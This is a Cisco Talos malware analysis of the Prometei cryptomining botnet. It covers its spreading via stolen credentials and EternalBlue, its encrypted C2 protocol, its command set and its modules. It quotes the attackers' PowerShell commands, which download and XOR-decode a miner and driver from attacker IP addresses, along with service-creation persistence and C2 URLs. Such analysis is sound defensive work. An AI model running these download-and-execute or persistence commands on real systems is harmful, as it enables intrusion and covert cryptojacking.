Prometei botnet and its quest for Monero

By Vanja Svajcer

Published: 2020-07-22 · Archived: 2026-04-05 16:57:05 UTC

NEWS SUMMARY

- We are used to ransomware attacks and big-game hunting making the headlines, but there are still methods adversaries use to monetize their efforts in less intrusive ways.
- Cisco Talos recently discovered a cryptocurrency-mining botnet attack we're calling "Prometei" using several techniques that defenders are likely to spot, but are not immediately obvious to end-users.
- These threats demonstrate several techniques of the MITRE ATT&CK framework, most notably T1089 (Disabling Security Tools), T1105 (Remote File Copy), T1027 (Obfuscated Files or Information), T1086 (PowerShell), T1035 (Service Execution), T1036 (Masquerading) and T1090 (Connection Proxy). Attackers are constantly reinventing ways of monetizing their tools. Cisco Talos recently discovered a complex campaign employing a multi-modular botnet with multiple ways to spread and a payload focused on providing financial benefits for the attacker by mining the Monero online currency. The actor employs various methods to spread across the network, like SMB with stolen credentials, psexec, WMI and SMB exploits. The adversary also uses several crafted tools that helps the botnet increase the amount of systems participating in its Monero-mining pool.

What's new?

We believe this is the first time that anyone's documented Prometei's operations. The actor is actively maintaining all the modules and has been active since March this year.

How did it work?

The infection starts with the main botnet file which is copied from other infected systems by means of SMB, using passwords retrieved by a modified Mimikatz module and exploits such as Eternal Blue. The actor is also aware of the latest SMB vulnerabilities such as SMBGhost, but no evidence of using this exploit has been found.

The botnet has more than 15 executable modules that all get downloaded and driven by the main module, which constantly communicates with the command and control (C2) server over HTTP. However, the encrypted data is sent using RC4 encryption, and the module shares the key with the C2 using asymmetric encryption.

Apart from a large focus on spreading across the environment, Prometei also tries to recover administrator passwords. The discovered passwords are sent to the C2 and then reused by other modules that attempt to verify the validity of the passwords on other systems using SMB and RDP protocols.

So what?

Defenders need to be constantly vigilant and monitor the behavior of systems within their network. Attackers are like water — they will attempt to find the smallest crack to seep in. While organizations need to be focused on protecting their most valuable assets, they should not ignore threats that are not particularly targeted toward their infrastructure.

Technical case overview

Introduction

This botnet was discovered by investigating telemetry information coming to Talos from Cisco AMP for Endpoints' install base. We regularly conduct hunting sessions to find new malware that may be running under the radar. Rules and command lines are one of the best starting points for hunting.

PowerShell drove the first command line we discovered:

```
powershell.exe   "if(-not (Test-Path 'C:\windows\dell\miwalk.exe')) {$b64=$(New-Object Net.WebClient).Download
```

From then on, we started discovery by traversing the process parent-child graph and coming up to the parent module svchost.exe, which was run from an unusual path in the C:\Windows, rather than <Windows\System32> folder.

A search through the events for the C:\windows\svchost.exe and the downloaded IP address brings us to an even more interesting call — broken into individual commands for readability:


```
 C:\Windows\System32\cmd.exe /C taskkill -f -im rdpcIip.exe

del C:\windows\dell\rdpcIip.exe

powershell.exe if(-not (Test-Path 'C:\windows\dell\miwalk.exe')) {$b64=$(New-Object Net.WebClient).DownloadStrin

powershell.exe if(-not (Test-Path 'C:\windows\dell\rdpcIip.exe')) {$b64=$(New-Object Net.WebClient).DownloadStri

C:\Windows\svchost.exe /sha1chk 58899ed72b617c7e89455d55f5663f44d7eb24d8 C:\windows\dell\miwalk.exe

C:\Windows\svchost.exe /sha1chk e5ffb2a8ceb70e7280fb5ac9f8acac389ed0181e C:\windows\dell\rdpcIip.exe

C:\windows\dell\rdpcIip.exe ADMINISTRADOR Cohersa2019
```

Immediately, we see that svchost has multiple functions. Apart from being the parent process of the PowerShell invocation that downloads additional components, it is also executed with the /sha1chk option. This indicates that it may also contain integrity checking functionality for downloaded modules.

Two modules are downloaded and one of them launched rdpcIip,exe — with its file name modified so it looks like the legitimate Windows executable rdpclip.exe. Finally, rdpcIip is launched with two arguments that look like they could be an administrator's user credentials.

Over a period of more than two months, we followed the activity of this botnet and found more than 15 different modules organized in two main functional branches. Both branches can function fairly independently, which may indicate that we are dealing with another actor piggybacking on the main botnet functionality and using it to spread their own modules.

The adversaries developed the first branch in C++ and uses a special type of obfuscation to evade analysis and detection in dynamic automated analysis systems. Its main modules — svchost, miwalk, rdpcIip and SearchIndexer — are clearly made to work together.



Two main branches of the Prometei (Prometheus) botnet.

However, it is more likely we are dealing with the same author, as the second branch is distributed through the same download server and it is downloaded by the main bot svchost.exe. However, the second branch deals mainly with attempting to brute-force the combination of usernames and passwords using SMB and RDP protocols and it is developed using .NET framework combined with free tools and modified open-source software.

The second branch main module nvsync.exe, which communicates with its own C2, contains some indication that its purpose is cryptocurrency mining, but we have not found evidence of that.

Main botnet module branch

Now, let's look at the main botnet module branch. We'll refer to it as the "main" branch because it can function independently and conducts Monero cryptocurrency mining. This branch contains modules with the ability to communicate with the C2, spread laterally, steal user credentials and mine Monero. All modules of the main botnet branch are compiled as 64-bit applications, although during our hunting, we also found 32-bit variants of the main botnet module.

The main branch also has auxiliary modules that provide the ability to communicate by proxying communications over TOR or I2P networks, collecting information about processes running on the system, checks of open ports on target systems and crawling the file systems in search for file names given as the argument to the module, typically Bitcoin cryptocurrency wallets.

Main botnet module — Svchost.exe

Although the main module is installed in the Windows folder as svchost.exe, it is spread laterally with the module names "xsvc.exe" and "zsvc.exe" and are downloaded for updating with PowerShell as up.exe.


Main botnet installation and persistence

All bot versions are packed with UPX, likely to decrease its size. However, even early versions have another layer of obfuscation, which seems to be a simple XOR obfuscator that decrypts the rest of the code in memory and jumps to the original entry point.

```
                public start
start           proc near               ; DATA XREF: .pdata:000000014108373C↓o
                mov     rcx, 30C67h
                mov     rsi, 140001000h
                xor     rbx, rbx
                xor     rdx, rdx

loc_140031C81:                          ; CODE XREF: start+34↓j
                xor     rbp, rbp
                add     bl, 42h ; 'B'
                mov     al, 6
                mul     dl
                mov     bh, al
                mov     al, [rsi]
                xor     al, bh
                sub     al, bl
                mov     [rsi], al
                inc     rsi
                inc     rdx
                loop    loc_140031C81
                mov     rax, 140018278h
                jmp     rax
start           endp
```

Earlier bot entry-point code with a simple obfuscator.

However, later versions of the bot employed a different packer which depends on the existence of an external file to be properly unpacked. We have found this packer applied to the main bot module and the modified Mimikatz executable miwalk.exe to obtain user credentials from system memory. Svchost.exe, the main bot, checks for the existence of the file "C:\Windows\mscordata.dll."



Custom packer applied to the main bot and Mimikatz modules.

In addition to making manual analysis more difficult, this anti-analysis technique also avoids detection in dynamic automated analysis systems, such as Cisco Threat Grid. When the execution begins, after UPX unpacking, the execution may take two paths. The first one creates a text file "c:\windows\temp\setup_gitlog.txt" containing the text "PaiAuganMai Diag Utility - Setup" and then pings Google's DNS server 8.8.8.8 followed by the sysinfo.exe command to save the output of both commands to the file c:\Windows\Temp\sysinfo.txt.

We found multiple samples that executed this functionality. The detection rate based on this behavior is relatively low.

However, if the external file exists, it will open and read a single byte, eventually decrypting the main botnet code. Cpuid instruction is also used during the decryption. Initially, this indicated that an anti-VM technique may have been used to avoid execution of the bot in the virtual environment. However, this is not the case, and the instruction is only used to retrieve some flags that are used in the decryption process.

```
mov     [rbp+NumberOfBytesRead], 'W\:C'
mov     dword ptr [rbp+34h], 'odni'
mov     rax, qword ptr [rbp+NumberOfBytesRead]
mov     dword ptr [rbp+arg_8], 'm\sw'
mov     cs:FileName, rax
mov     dword ptr [rbp+arg_8+4], 'rocs'
mov     rax, [rbp+arg_8]
mov     cs:qword_1406063F8, rax
mov     dword ptr [rbp+arg_10], 'atad'
mov     dword ptr [rbp+arg_10+4], 'lld.'
mov     rax, [rbp+arg_10]
xor     r12d, r12d
lea     rcx, FileName   ; lpFileName
mov     [rsp+70h+hTemplateFile], r12 ; hTemplateFile
xor     r9d, r9d        ; lpSecurityAttributes
xor     r8d, r8d        ; dwShareMode
mov     edx, 80000000h  ; dwDesiredAccess
mov     [rsp+70h+dwFlagsAndAttributes], 80h ; '€' ; dwFlagsAndAttributes
mov     cs:qword_140606400, rax
mov     cs:byte_140606408, 0
mov     [rsp+70h+dwCreationDisposition], 3 ; dwCreationDisposition
call    cs:CreateFileA
mov     rbx, rax
lea     r15d, [r14-43h]
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      short loc_14108F0F9
lea     r9, [rbp+NumberOfBytesRead] ; lpNumberOfBytesRead
lea     rdx, byte_1406053F0 ; lpBuffer
mov     r8d, r15d       ; nNumberOfBytesToRead
mov     rcx, rax        ; hFile
mov     qword ptr [rsp+70h+dwCreationDisposition], r12 ; lpOverlapped
call    cs:ReadFile
movsx   r14d, cs:byte_1406053F0
mov     rcx, rbx        ; hObject
call    cs:CloseHandle
```

The bot reads a single byte from a file and uses the byte to control execution flow.

Since only a single byte is used, we only have 255 values for the initialization of one of the decryption variables (in 64-bit code it is register r14d) and several strategies on how to approach unpacking, but the easiest way is to brute-force the register content. We can do this with an external script or by automating the debugger, which is what we used. We created a simple x64dbg script that allowed us to get to the required value after a few minutes.

```
 $j=0

start:

initdbg "c:\windows\zsvc.exe" //initialize the debugger with the file to be analysed

cmp $pid,0 //successful initialization?

je start
bp 141092418 // set breakpoint to main and continue

erun // we hit the entry point
erun // we hit the main function

bp 14108f441 //if this breakpoint is hit then success!!
bp 14108f0f9 //if this breakpoint is hit set r14d to the counter $j and increment the counter
bp 14108f331 //we failed go back to the beginning

erun //continue


cmp rip, 14108f0f9 //time to initialise r14d?
jne checkfail //if not have we failed and reached decoy code?
r14d=$j
log {d:r14d} //log the current counter value
$j = $j + 1
cmp $j,255
je end

erun

checkfail:
cmp rip, 14108f331 //are we in the decoy code, if yes restart debugging
jne checksuccess
goto start

checksuccess:
cmp rip,14108f441 //Success!!! We found the value we need. End.
```

```
jne start
end:
pause
```

X64dbg script for unpacking the main bot code.

Finally, after some time spent debugging and deobfuscating, we have reached the main bot's deobfuscated C++ code and from then on, it is not difficult to find the main function.

It starts with an attempt to create the folder c:\windows\dell and proceeds to attempt to start the service UPlugPlay. If the service is successfully started, the bot exists. Otherwise, it assumes it has to install itself and set the persistence mechanism.

The zsvc.exe copies itself into c:\Windows\svchost.exe and sets up a service UPlugPlay, which is also visible from the command-line logs. Once the service is set up, it starts and connects to the C2 server.

```
cmd.exe /C sc create UPlugPlay binPath= C:\Windows\svchost.exe Dcomsvc type=own DisplayName=UPlug-and-Play Hos
```

Creation of UPlugPlay service as seen in the command-line log.

The communication with the C2 server is conducted over HTTP and is visible, although the commands and results of the commands are transferred using RC4 encryption with a key generated on the client computer and stored in the registry values HKLM\SOFTWARE\Microsoft\Fax\MachineKeyId and HKLM\SOFTWARE\Microsoft\Fax\Encrypted\MachineKeyId.

The RC4 key is shared over HTTP as a base64-encoded string in the enckey variable using asymmetric encryption using the C2 public key stored in the bot's data section.

```
http://bk1.bitspiritfun2[.]net/cgi-bin/prometei.cgi?add=b64encodedmachineinfo&h=SERVIDOR&i=1Z2NJQOUX1A3A8CD&en
```

An example of initial addition of a server to the botnet and its encryption key.

The HTTP form variable "add" contains base64-encoded information about the victim machine, including its domain name, model and processor type. For example:

```
info {

   machine name
   domain.local

   2x Intel(R) Xeon(R) CPU            3040  @ 1.86GHz
   4Gb

   HP
```

```
    ML110 G4
    ProLiant ML110 G4

    10.0.14393

    Serial number
    20/07/2007

}
```

Machine information info block added to C2 botnet database.

Once the host is recruited to the botnet, the main bot enters an infinite loop polling commands from the command and control server. As it is quite common with remote access trojans and bots, there are handlers for usual commands that allow the attacker to control the infected system.

The bot expects one of the following commands:

- run — Execute a program/file using ShellExecute API
- exec — Execute a program using CreateProcess API
- srun — Check if the path exists, calculate its SHA1 and execute using CreateProcess
- cmdt — Launch a command shell, redirect stdin and stdout to pipes over HTTP
- cmd — Launch a command shell, redirect stdin and stdout to pipes over HTTP
- scmd — Execute a single command
- ver — Get the bot's version
- extip — Get the bot's external IP address
- enc — Get/set the RC4 encryption key
- updatev3 — Download updated bot to svchost2.exe and start the process then remove the file. If that is not successful terminate the process first.
- set_timeout — Set period for connecting to C2 server
- set_cc — Set new C2 server
- touch — Open file and write a single byte to change checksums and access times
- wget — Download file
- xwget — Download file, save it, then open it and XOR it using single byte XOR with initial key 0x42 and addition of 0x42 for each byte
- stop_mining — Terminate the mining process by calling cmd.exe /C taskkill -f -im SearchIndexer.exe. If that did not work, try launching a thread that will call taskkill.
- start_mining1 — Read C:\windows\dell\Desktop.dat to get parameters and launch SearchIndexer.exe
- start_mining — Request desktop.txt from the C2, save it to Desktop.dat and launch the miner with parameters read from Desktop.dat
- quit — Terminate the bot using TerminateProcess
- quit2 — Exit the command handler loop without calling TerminateProcess
- getinfo — Get information about the infected system using WMI WQL queries and other methods


Communication with the C2 server is conducted either directly over HTTP, TOR or I2P proxies. In our

analysis, we only managed to find the c:\windows\dell\msdtc.exe file whose main purpose is to proxy requests over TOR to the C2 server https://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei.cgi. Another module c:\windows\dell\msdtc2.exe may exist which allows the bot to route its requests over an I2P network.

The main botnet module can function alone as a remote access trojan, but the main purpose of this actor is to mine Monero coins and possibly to steal bitcoin wallets potentially protected by passwords stolen with Mimikatz.


Other modules are available and can be downloaded by the main bot module. The downloads are the initial activity we detected in our telemetry.

During our research, we found two main C2 servers: bk1.bitspiritfun2[.]net and p1.feefreepool[.]net. The first one was active until June 8 when the IP address of the server changed to 75.2.37[.]224, owned by Amazon. The response from the server, "403 Forbidden," may indicate successful takeover of the botnet. The previous two addresses were located in Germany and France.



DNS query activity for bk1.bitspiritfun2.net as seen by Cisco Umbrella

The second server is hosted in Germany on an IP address 88.198.246[.]242 owned by Hetzner.



DNS query activity for p1.feefreepool.net as seen by Cisco Umbrella.

The requests for C2 servers come for a fairly wide range of countries, with most requests coming from systems in the United States, Brazil, Turkey, Pakistan, China, Mexico and Chile.

The downloading server 103.11.244[.]221 is hosted in Hong Kong, while 208.66.132[.]3, 69.28.95[.]50 and 69.84.240[.]57 is in the U.S.

Spreader (rdpcl1p.exe) and password stealer (miwalk.exe)

The second most notable module allows the bot to spread laterally over SMB. RdpcIip.exe is coupled with miwalk.exe. The wmain function starts with checking is the credentials file c:\windows\dell\ssldata2.dll exists as well as c:\windows\dell\ssldata2_old.dll, which is used to store older credentials.

The spreader module then changes the registry value:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential to 1 so the credentials are stored in memory and retrieved using techniques employed by the password-stealer module.

The spreader then launches miwalk.exe, a modified version of Mimikatz that steals credentials and stores them in ssldata2.dll. If the credentials are successfully stolen, the spreader will parse the credentials file and retrieve the IPv4 address mapping table to extract the IP addresses of the local network interfaces where the local networks are extracted and saved to the file c:\windows\dell\net.txt.

The spreader iterates over a network saved in net_<ip_address_of_the_interface>.txt and attempts to spread to systems within the networks. This is repeated for every interface. The spreader attempts to establish and authenticate an SMB session using stolen credentials or the guest account without a password and copy the main bot module as xsvc.exe or zsvc.exe to the target system.

If the main bot module is successfully copied, the spreader will either use psexec or WMI to remotely launch the copied module.

If the attempt with stolen credentials are not successful, the spreader will attempt to launch a variant of the Eternal Blue exploit, depending on the remote operating system version, and send the shellcode to install and launch the main bot module.

Monero mining payload (XMRig)

The final payload of the main functional branch is a sample of the open source Monero mining software XMRig version 5.5.3. The miner is located in the folder c:\windows\dell with the name SearchIndexer.exe. The XMRig payload is downloaded by the main bot module.

```
 C:\Windows\System32\cmd.exe /C powershell.exe

if(-not (Test-Path 'C:\windows\dell\Desktop.dat')) {
(New-Object Net.WebClient).DownloadFile('http://208.66.132[.]3:8080/Desktop.txt', 'C:\Windows\dell\Desktop.dat')
}

if(-not (Test-Path 'C:\windows\dell\WinRing0x64.sys')) {
$b64 = $(New-Object Net.WebClient).DownloadString('http://208.66.132[.]3:8080/dllr0.php');
$data = [System.Convert]::FromBase64String($b64);
$bt = New-Object Byte[]($data.Length);
```

```
    FOR ([int]$ i = 0; $i -lt $data.Length; $i++){
    $bt[$i] = ((($data[$i]+0xFE) -band 0xFF) -bXOR 255);
    }

[io.file]::WriteAllBytes('C:\windows\dell\WinRing0x64.sys',$bt);
}

if(-not (Test-Path 'C:\windows\dell\SearchIndexer.exe')) {
$b64=$(New-Object Net.WebClient).DownloadString('http://208.66.132[.]3:8080/srchindx2.php');
$data=[System.Convert]::FromBase64String($b64);
$bt=New-Object Byte[]($data.Length);
[int]$j=0;
      FOR([int]$i=0;$i -lt $data.Length; $i++){
      $j+=66;$bt[$i]=((((($data[$i]) -bXOR (($i*3) -band 0xFF))-$j) -band 0xFF);
    }

[io.file]::WriteAllBytes('C:\windows\dell\SearchIndexer.exe',$bt);
}

taskkill -f -im taskmgr.exe

C:\Windows\svchost.exe /sha1chk fcd80a03388f0f73a8718d18291590b77ac10dd2 C:\windows\dell\SearchIndexer.exe
```


The command line to download and check the integrity of XMRig miner as visible in the log.

The miner is first packed with UPX and then with a relatively simple XOR packer that adds a new PE section — .ucode — to the executable. This is similar to the packer in earlier versions of the main bot module.

The miner is called by the main bot module svchost.exe when the C2 issues the command start_mining. Svchost gets the command-line parameters such as the mining server, the miner username, password and the protocol used for mining from the C2. The launch of the miner is visible in the command-line log of the infected systems.


```
C:\windows\dell\SearchIndexer.exe -o stratum+tcp://srv1.feefreepool[.]net:80 -u 4A1txQ9L8h8NqF4EtGsZDP5vRN3yTVI
```

If we search for this particular account on Monerohash.com, we get to the result that shows this botnet consistently achieving between 700KH/sec and 950KH/sec, which implies the amount of infected systems is in the low thousands. The earning potential of the botnet is relatively small and during its four-month run, it earned its owner just under $5,000 USD, or $1,250 per month, on average.



Earnings of the Monero mining botnet on July 8, 2020.

This is consistent with the indications of the Monero mining calculator available on Cryptocompare.com.



Monero crypto mining calculator which shows the earning potential of the botnet.

Although earnings of $1,250 per month doesn't sound like a significant amount compared to some other cyber criminal operations, for a single developer in Eastern Europe, this provides more than the average monthly salary for many countries.

Perhaps that is why, if we look at the embedded paths to program database files in many botnet components, we see a reference to the folder c:\Work.

```
 C:\Work\Tools_2019\misc\tor_hidden_svc\darkread\x64\Release\darkread.pdb
C:\Work\Tools_2019\prometei\RDPBrute2016.NET\RDPDetect\bin\Release\CryptoObfuscator_Output\nvsync.pdb
C:\Work\Tools_2019\prometei\nvstub\Release\nvstub.pdb
C:\Work\Tools_2019\prometei\psbrute\Release\psbrute.pdb
C:\Work\Tools_2019\walker\netwalker\x64\Release\rdpcIip.pdb
```

```
C:\Work\Tools_2019\misc\util\chk445\Release\chk445.pdb
C:\Work\Tools_2019\misc\util\crawler\Release\crawler.pdb
```

Other auxiliary modules

Apart from the main four modules, the botnet also contains 7multiple auxiliary modules that get downloaded and run on a command from the C2 server.

Crawler.exe is a simple file system crawler which searches the local file system for filenames specified as the parameter. We have observed low activity of the module and its usage indicates the intention of the actor to find Bitcoin wallets on infected systems.

Chk445.exe is a simple tool that checks if port 445 is opened on the targeted system. Ztasklist.exe is a tool that enumerates all the running processes and

Modules smcard.exe and msdtc.exe are tasked with communicating with C2 servers over TOR. Smcard.exe is the TOR relay that connects the infected system to the TOR network and starts a socks proxy on localhost port 9050. Msdtc.exe is a proxy client which is driven by the main bot module. Its command line parameter is simply Base64-encoded URL and the request to the gb7ni5rgeexdcncj.onion C2 server and this request will be routed through the TOR network.

Nvstub branch

The second botnet branch, which we're calling "Nvstub," has its own functionality and a different C2.

